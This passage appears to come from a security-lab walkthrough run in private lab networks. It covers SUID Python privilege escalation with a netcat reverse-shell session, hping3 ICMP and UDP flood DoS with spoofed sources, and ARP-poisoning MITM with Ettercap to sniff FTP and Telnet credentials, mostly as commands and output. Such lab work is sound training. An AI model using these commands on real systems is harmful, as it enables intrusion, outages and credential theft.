find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```

10. In website ... Search the python

python

Binary	Functions
python	Shell, Reverse shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities

11. Copy the python script to **Privileges Escalation.**

python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

1. Now we are root ☺

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.124.149] from (UNKNOWN) [10.10.34.10] 41470
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 22:00:02 up 5 min,  0 users,  load average: 1.87, 2.14, 1.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
hello
sh: 1: hello: not found
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

III. *Perform a DoS Attack on a Target Host using hping3.*

S.NO	Machine	IP Address
1	Kali Linux	192.168.80.130
2	Windows 7	192.168.80.137

1. Verify the device is live with ping.

2. Start the attack with hping3 tool to send flood from packet


3. -1 to send ICMP packet.

4. --flood to detect speed of sent packet

5. -a to set ip source

```
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.80.137
PING 192.168.80.137 (192.168.80.137) 56(84) bytes of data.
64 bytes from 192.168.80.137: icmp_seq=1 ttl=128 time=1.04 ms
64 bytes from 192.168.80.137: icmp_seq=2 ttl=128 time=1.09 ms
64 bytes from 192.168.80.137: icmp_seq=3 ttl=128 time=0.946 ms
^C
--- 192.168.80.137 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.946/1.027/1.091/0.060 ms

┌──(root㉿kali)-[/home/kali]
└─# hping3 -1 --flood -a 3.3.3.3 192.168.80.137
HPING 192.168.80.137 (eth0 192.168.80.137): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.80.137 hping statistic ---
4431959 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

6. The packet in Wireshark that sent



7. Start the attack with hping3 tool to send flood from packet.


8. -2 to send UDP packet.

9. --flood to detect speed of sent packet


10. --rand-source to send with a different source IP

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -2 --flood  --rand-source 192.168.80.137
HPING 192.168.80.137 (eth0 192.168.80.137): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.80.137 hping statistic ---
2617740 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


11. The packet in Wireshark that sent.



12. The CPU and RAM Before DOS attack



13. The CPU and RAM After DOS attack



IIII. Perform a Man-in-the-Middle (MITM) attack using Cain & Abel

S.NO	Machine	IP Address
1	Kali Linux	10.0.0.15
2	Windows 7	10.0.0.12
3	CentOS	10.0.0.10

1. First, scan the LAN with Nmap:


   nmap –sp 10.0.0.01/16

   -sp to do ping.

2. We need the IP and mac later.


```
root@kali:~# nmap -sP 10.0.0.1/16

Starting Nmap 7.01 ( https://nmap.org ) at 2024-05-18 02:47 IST
Nmap scan report for 10.0.0.10
Host is up (0.00024s latency).
MAC Address: 00:0C:29:69:AB:90 (VMware)
Nmap scan report for 10.0.0.12
Host is up (0.00033s latency).
MAC Address: 00:0C:29:C0:DD:14 (VMware)
Nmap scan report for 10.0.0.11
Host is up.
```

3. Set the IP and mac and description in file




4. Ettercap tool

5. Click on Hosts àload from file




6. Select the Network interface as “etho” and Click on OK button.




7. Click on Sniff and then unified sniffing.

8. Select the check boxes as shown. Then click on OK button



9. Now launch MITM Attack by following MITM -> ARP poisoning



10. Connect to the IP 10.0.0.12 with ftp protocol

```
Login Failed

login: test
password:
Access Denied: Specified user is not a member of TelnetClients group.
Server administrator must add this user to the above group.

Telnet Server has closed the connection
Connection closed by foreign host.
[root@myserver ~]# ftp 10.0.0.12
Connected to 10.0.0.12 (10.0.0.12).
220 Microsoft FTP Service
Name (10.0.0.12:root): test
331 Password required for test.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
227 Entering Passive Mode (10,0,0,12,4,228).
150 Opening ASCII mode data connection.
04-02-17  01:14PM       <DIR>          asd
04-20-17  09:37PM                    5 test.html
226 Transfer complete.
```

11. Verify the device is live with ping.

Connect to the IP 10.0.0.12 with telnet protocol.


Login within username &password

```
[root@myserver ~]# ping 10.0.0.12
PING 10.0.0.12 (10.0.0.12) 56(84) bytes of data.
64 bytes from 10.0.0.12: icmp_seq=1 ttl=128 time=2.60 ms
64 bytes from 10.0.0.12: icmp_seq=2 ttl=128 time=2.44 ms
64 bytes from 10.0.0.12: icmp_seq=3 ttl=128 time=2.52 ms
64 bytes from 10.0.0.12: icmp_seq=4 ttl=128 time=2.82 ms
64 bytes from 10.0.0.12: icmp_seq=5 ttl=128 time=1.99 ms
64 bytes from 10.0.0.12: icmp_seq=6 ttl=128 time=2.42 ms
64 bytes from 10.0.0.12: icmp_seq=7 ttl=128 time=1.71 ms
^C
--- 10.0.0.12 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6991ms
rtt min/avg/max/mdev = 1.711/2.361/2.827/0.358 ms
[root@myserver ~]# telnet 10.0.0.12
Trying 10.0.0.12...
Connected to 10.0.0.12.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: wessam
password:
The handle is invalid.
```


12. Now switch to kali Linux machine and check (FTP &Telnet) username and


    password captured by


    "Ettercap tool" as (FTP &Telnet) sends information in clear text.



13. **check ARP Poisoning using Wireshark Tool.**


*Local Area Connection 5
File Edit View Go Capture Analy
tcp.stream eq 0
No. Time Source
194 25.806030 10.0.0.10
195 25.806121 10.0.0.12
196 25.806236 10.0.0.12
197 25.806879 10.0.0.12
198 25.807229 10.0.0.10
199 25.807302 10.0.0.12
200 25.807436 10.0.0.10
201 25.807941 10.0.0.10
202 25.808502 10.0.0.10
Frame 202: 60 bytes on wire (4
Ethernet II, Src: Vmware_e1:79
Internet Protocol Version 4, S
Transmission Control Protocol,
0000 00 0c 29 c0 dd 14 00 0c
0010 00 28 00 00 40 00 40 06
0020 00 0c a2 08 00 17 0b 6f
0030 00 00 20 40 00 00 00 00
